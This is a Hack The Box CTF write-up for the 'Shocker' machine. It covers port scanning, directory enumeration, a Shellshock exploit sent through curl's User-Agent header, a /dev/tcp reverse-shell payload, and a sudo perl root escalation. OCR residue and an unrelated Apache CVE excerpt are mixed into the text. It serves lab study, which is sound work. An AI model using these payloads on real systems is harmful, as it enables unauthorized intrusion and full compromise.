Hack The Box — Shocker Write-Up

Machine Information

Item	Value
Machine	Shocker
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.8.22
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
Apache Web Server Discovered (Port 80)
↓
Directory Enumeration
↓
Discovery of /cgi-bin/user.sh
↓
Shellshock Vulnerability Exploited
↓
Reverse Shell as shelly
↓
Sudo Misconfiguration (perl)
↓
Root Privilege Escalation
↓
Retrieve User and Root Flags

Tools Used

- Nmap
- Gobuster

- Curl
- Netcat
- Wappalyzer
- Perl

---

1. Reconnaissance

An initial reconnaissance scan was conducted using **Nmap** to identify open ports and services running on the target machine.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.22

Scan Results

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2

The scan reveals two open ports:

Port Service Version

80 HTTP Apache 2.4.18

2222 SSH OpenSSH 7.2

The web service running on port **80** becomes the primary target for further enumeration.

Screenshot 1 — Nmap Scan Results

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.22
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 16:19 +0530
Nmap scan report for 10.129.8.22
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.32 seconds
```

---

2. Enumeration

After identifying the web service, the application was accessed through a browser.


http://10.129.8.22

The webpage displayed a message:

Don't Bug Me!

This suggests that the page might not contain useful information directly, therefore further enumeration is required.

Screenshot 2 — Initial Webpage



Directory Enumeration

Directory brute forcing was performed using **Gobuster** to discover hidden directories.

Command Used

gobuster dir -u http://10.129.8.22 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

During enumeration, an interesting directory was discovered:

/cgi-bin/

Screenshot 3 — Gobuster Results

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ gobuster dir -u http://10.129.8.22:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.8.22:80/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 295]
.hta                 (Status: 403) [Size: 290]
.htpasswd            (Status: 403) [Size: 295]
cgi-bin/             (Status: 403) [Size: 294]
index.html           (Status: 200) [Size: 137]
server-status        (Status: 403) [Size: 299]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```


When attempting to access the directory directly:

http://10.129.8.22/cgi-bin/

The server returned a **403 Forbidden** error.

This indicates that directory listing is disabled, but files may still exist inside the directory.

Screenshot 4 — Forbidden CGI Directory



Further Enumeration

To identify potential CGI scripts, Gobuster was executed again with the .sh extension.

gobuster dir -u http://10.129.8.22/cgi-bin/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30 -x sh

This revealed a script:

/cgi-bin/user.sh

Screenshot 5 — Discovery of user.sh

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ gobuster dir -u http://10.129.8.22:80/cgi-bin/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30 -x sh
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.8.22:80/cgi-bin/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 303]
.hta.sh              (Status: 403) [Size: 301]
.hta                 (Status: 403) [Size: 298]
.htpasswd.sh         (Status: 403) [Size: 306]
.htpasswd            (Status: 403) [Size: 303]
.htaccess.sh         (Status: 403) [Size: 306]
user.sh              (Status: 200) [Size: 119]
Progress: 9500 / 9500 (100.00%)
===============================================================
Finished
===============================================================
```

Accessing the script directly:

http://10.129.8.22/cgi-bin/user.sh


The response indicates the script prints system uptime.

Content-Type: text/plain

Just an uptime test script

07:05:54 up 21 min, 0 users, load average: 0.05, 0.02, 0.00

Screenshot 6 — user.sh Output




Technology Identification

Using browser extensions such as **Wappalyzer**, it was determined that the web server is running:


- Apache 2.4.18
- Ubuntu Linux

Screenshot 7 — Technology Detection



Research revealed that Bash CGI scripts may be vulnerable to the **Shellshock vulnerability (CVE-2014-6271)**, which allows remote command execution through crafted HTTP headers.

Screenshot 8 — Vulnerability Research



CARPE (DIEM): CVE-2019-0211 Apache Root Privilege Escalation

mer. 03 avril 2019

Introduction

From version 2.4.17 (Oct 9, 2015) to version 2.4.38 (Apr 1, 2019), Apache HTTP suffers from a local root privilege escalation vulnerability due to an out-of-bounds array access leading to an arbitrary function call. The vulnerability is triggered when Apache gracefully restarts (`apache2ctl graceful`). In standard Linux configurations, the `logrotate` utility runs this command once a day, at 6:25AM, in order to reset log file handles.

The vulnerability affects `mod_prefork` , `mod_worker` *and* `mod_event` *. The following bug description, code walkthrough and exploit target* `mod_prefork`

Activate Windows
Go to Settings to activate Windows.

---

3. Exploitation

To test whether the CGI script is vulnerable to Shellshock, a crafted HTTP header was sent using curl.

Command Used

curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'id'" http://10.129.8.22/cgi-bin/user.sh

The command successfully executed on the server and returned:

uid=1000(shelly) gid=1000(shelly)

This confirms **remote command execution**.

Screenshot 9 — Successful Shellshock Exploitation

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'id'" http://10.129.8.22/cgi-bin/user.sh
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

Reverse Shell

To obtain an interactive shell, a reverse shell payload was sent.

First, a listener was started on the attacking machine.

nc -lvnp 4444

Screenshot 10 — Netcat Listener

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Next, the reverse shell payload was executed via the CGI script.

curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.237/4444 0>&1'" http://10.129.8.22/cgi-bin/user.sh

A reverse shell connection was successfully received.

Screenshot 11 — Reverse Shell Payload

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.237/4444 0>&1'" http://10.129.8.22/cgi-bin/user.sh
```

Activate Windows
Go to Settings to activat

Screenshot 12 — Reverse Shell Obtained

```
┌──(abhay㉿Kali)-[~/Desktop/Shocker]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.8.22] 45170
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Running the following command confirms the current user:

whoami

Output:

shelly

Screenshot 13 — Current User

```
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
```

---

4. Privilege Escalation

To identify possible privilege escalation paths, the following command was executed:

sudo -l

The output revealed that the user shelly can execute **Perl as root without a password**.

User shelly may run the following commands on Shocker:

(root) NOPASSWD: /usr/bin/perl

Screenshot 14 — Sudo Permissions

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

This misconfiguration allows us to spawn a root shell using Perl.

Exploit Command

sudo /usr/bin/perl -e 'exec "/bin/sh";'

Executing this command provides a root shell.

Screenshot 15 — Perl Privilege Escalation

```
shelly@Shocker:/$ sudo /usr/bin/perl -e 'exec "bin/sh"'
sudo /usr/bin/perl -e 'exec "bin/sh"'
```

Screenshot 16 — Root Access

```
shelly@Shocker:/$ sudo /usr/bin/perl -e 'exec "bin/sh"'
sudo /usr/bin/perl -e 'exec "bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```

---

5. Retrieving Flags

User Flag

cat /home/shelly/user.txt

Screenshot 17 — User Flag

```
cat /home/shelly/user.txt
```

Root Flag

cat /root/root.txt

Screenshot 18 — Root Flag

```
cat /root/root.txt
```

Skills Learned

- Web Application Enumeration
- Directory Brute Forcing
- CGI Script Analysis
- Shellshock (CVE-2014-6271) Exploitation
- Reverse Shell Techniques
- Linux Privilege Escalation via Sudo Misconfiguration

Conclusion

This machine demonstrates how vulnerable CGI scripts can lead to remote command execution through the **Shellshock vulnerability**. By exploiting the Bash environment variable parsing flaw, an attacker can gain initial shell access. A misconfigured sudo permission allowing execution of Perl without authentication enabled straightforward privilege escalation to root, resulting in complete system compromise.